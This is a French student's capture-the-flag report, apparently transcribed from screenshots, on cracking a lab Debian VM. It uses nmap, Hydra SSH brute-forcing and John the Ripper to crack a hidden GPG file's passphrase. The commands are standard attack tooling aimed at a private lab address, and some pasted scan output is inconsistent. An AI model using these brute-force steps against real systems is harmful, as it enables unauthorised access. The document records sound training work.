



Compte rendu : Capture the Flag

Challenge 1 et 1 bis.

Le but de ces challenges étaient de craquer des mots de passes via SSH



Tout d'abord j'ai commencé par configurer le paramétrage réseau de ma machine, en configurant une IP statique, puis j'ai réaliser un ping pour m'assurer que la connectivité fonctionne.



```
kali-linux-2024.4-virtualbox-amd64 [En fonction] - Oracle VirtualBox
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
# nmap -A -p1-1300 192.168.1.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 05:02 EST
Nmap scan report for 192.168.1.16
Host is up (0.085s latency).
Not shown: 1299 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
1210/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 98:15:7c:39:bf:79:6e:b2:a0:db:47:b1:fc:98:1f:85 (ECDSA)
|_  256 55:c6:17:a8:27:7f:61:b7:ba:98:da:fd:89:ea:65:21 (ED25519)
MAC Address: 08:00:27:65:21:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   85.25 ms  192.168.1.16

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.56 seconds

root@kali: /home/kali
root@kali: /home/kali
```

Ensuite, le but était de me connecter en SSH sur un serveur Debian pour récupérer un fichier crypté qui contient une phrase secrète, et donc j'ai commencer par réaliser un scan d'un serveur Debian (192.168.1.16) grâce a la commande nmap pour trouver le port précis (1210).

```
kali-linux-2024.4-virtualbox-amd64 [En fonction] - Oracle VirtualBox
File Actions Edit View Help
(kali@kali)-[~]
$ /usr/share/wordlists/john.lst
zsh: permission denied: /usr/share/wordlists/john.lst
(kali@kali)-[~]
$ nmap -v -A -sV 192.168.1.16
(kali@kali)-[~]
$ hydra -l info -P /usr/share/wordlists/john.lst ssh://192.168.1.16 -s 1210

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-13 05:
19:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3
559), ~223 tries per task
[DATA] attacking ssh://192.168.1.16:1210/
[STATUS] 102.00 tries/min, 102 tries in 00:01h, 3459 to do in 00:34h, 14 acti
ve
[STATUS] 102.33 tries/min, 307 tries in 00:03h, 3254 to do in 00:32h, 14 active
[1210][ssh] host: 192.168.1.16 login: info password: smokey
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 05:22:58

(kali@kali)-[~]
$
```

Une fois connecté en SSH, j'ai utiliser l'outil Hydra qui permet de craquer des mots de passes et noms d'utilisateurs, dans ce cas précis on peut voir qu'en mettant toutes les infos obtenu, le mot de passe du compte info est smokey.

```
kali-linux-2024.4-virtualbox-amd64 [En fonction] - Oracle VirtualBox
File Actions Edit View Help
zsh: permission denied: /usr/share/wordlists/john.lst

(kali@kali)-[~]
$ nmap -v -A -sV 192.168.1.16
Nmap scan report for 192.168.1.16
Host is up (0.0000s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
22/tcp    OPEN  SSH
80/tcp    OPEN  HTTP
443/tcp   OPEN  HTTPS

(kali@kali)-[~]
$ hydra -l info -P /usr/share/wordlists/john.lst ssh://192.168.1.16 -s 1210

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-13 05:
19:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3
559), ~223 tries per task
[DATA] attacking ssh://192.168.1.16:1210/
[STATUS] 102.00 tries/min, 102 tries in 00:01h, 3459 to do in 00:34h, 14 acti
ve
[STATUS] 102.33 tries/min, 307 tries in 00:03h, 3254 to do in 00:32h, 14 active
[1210][ssh] host: 192.168.1.16 login: info password: smokey
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 05:22:58

(kali@kali)-[~]
$ ssh -p 1210 info@192.168.1.16
info@192.168.1.16's password:
Linux debian 6.1.0-17-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.69-1 (2023-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 14 02:07:19 2025 from 192.168.1.16
info@debian:~$
```

Une fois le mot de passe récupéré, j'ai donc pu me connecter en SSH

```
kali-linux-2024.4-virtualbox-amd64 [En fonction] - Oracle VirtualBox
info@debian: ~
File Actions Edit View Help
info@debian:~$ ls -la Desktop
Desktop
info@debian:~$ ls -la .cache
event-sound-cache.tdb.c8622ebc413b42c99a72ed9a40b7bba9.x86_64-pc-linux-gnu
info@debian:~$ ls -la .bashrc
.bashrc
info@debian:~$ ls -la .gnupg
.gpg-agent.conf
.. #lk0x000055951c6cf360.debian.18533
.. #lk0x00005562da4d8360.debian.18610
.. #lk0x000055f3af49d360.debian.18663
info@debian:~$ ls -la Images
info@debian:~$ ls -la .ssh
.. known_hosts
.. known_hosts.old
info@debian:~$ ls -la .face.icon
.face.icon
info@debian:~$ ls -la .hidden
.hidden
info@debian:~$ ls -la hidden
ls: impossible d'accéder à 'hidden': Aucun fichier ou dossier de ce type
info@debian:~$ ls -la .hidden
.hidden
info@debian:~$ ls -la .local
.. share state
info@debian:~$ ls -la Vidéos
.. .hidden
info@debian:~$ .hidden
-bash: .hidden : commande introuvable
info@debian:~$ ls -la Vidéos
.. .hidden
info@debian:~$ ls -la ;hidden
.. .bash_history .bashrc .cache Desktop .face .gnupg Images .local Musique Public Téléchargements
.. .bash_logout Bureau .config Documents .face.icon .hidden .lessht Modèles .profile .ssh Vidéos
-bash: hidden : commande introuvable
info@debian:~$ ls -la Vidéos/.hidden
.. .fichier_crypté.gpg sudo
info@debian:~$ ls -la Vidéos/.hidden/.fichier_crypté.gpg
Vidéos/.hidden/.fichier_crypté.gpg
info@debian:~$
```

Et accéder aux fichiers du serveur et chercher le fichier crypté qui est caché, on peut voir a la fin que j'ai trouver le chemin → Vidéos/.hidden/.fichier_crypté.gpg

```
Trash
(kali@kali)-[~]
$ gpg2john .fichier_crypté.gpg > hash_gpg.txt
File .fichier_crypté.gpg
```


Une fois le fichier récupérer sur mon kali je l'ai converti en hash compréhensible par un outil nommé John the ripper.

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/john.lst hash_gpg.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
$ john --show hash_gpg.txt
?:1234567890

1 password hash cracked, 0 left
```

Ensuite je casse le hash avec John et je peux donc voir la clé GPG (1234567890).



kali-linux-2024.4-virtualbox-amd64 [En fonction] - Oracle VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

kali@kali: ~

File Actions Edit View Help

File .fichier_crypté.gpg

```
(kali@kali)-[~]
$
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/john.lst hash_gpg.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
$ john --show hash_gpg.txt
?:1234567890

1 password hash cracked, 0 left

(kali@kali)-[~]
$ gpg fichier_crypté.gpg
gpg: WARNING: no command supplied. Trying to guess what you mean ...
gpg: can't open 'fichier_crypté.gpg'

(kali@kali)-[~]
$ gpg .fichier_crypté.gpg
gpg: WARNING: no command supplied. Trying to guess what you mean ...
gpg: AES256.CFB encrypted data
```

[6967]@kali

Passphrase:

Please enter the passphrase for decryption.

Password:

☐ Save in password manager

Cancel OK

On rentre le mot de passe

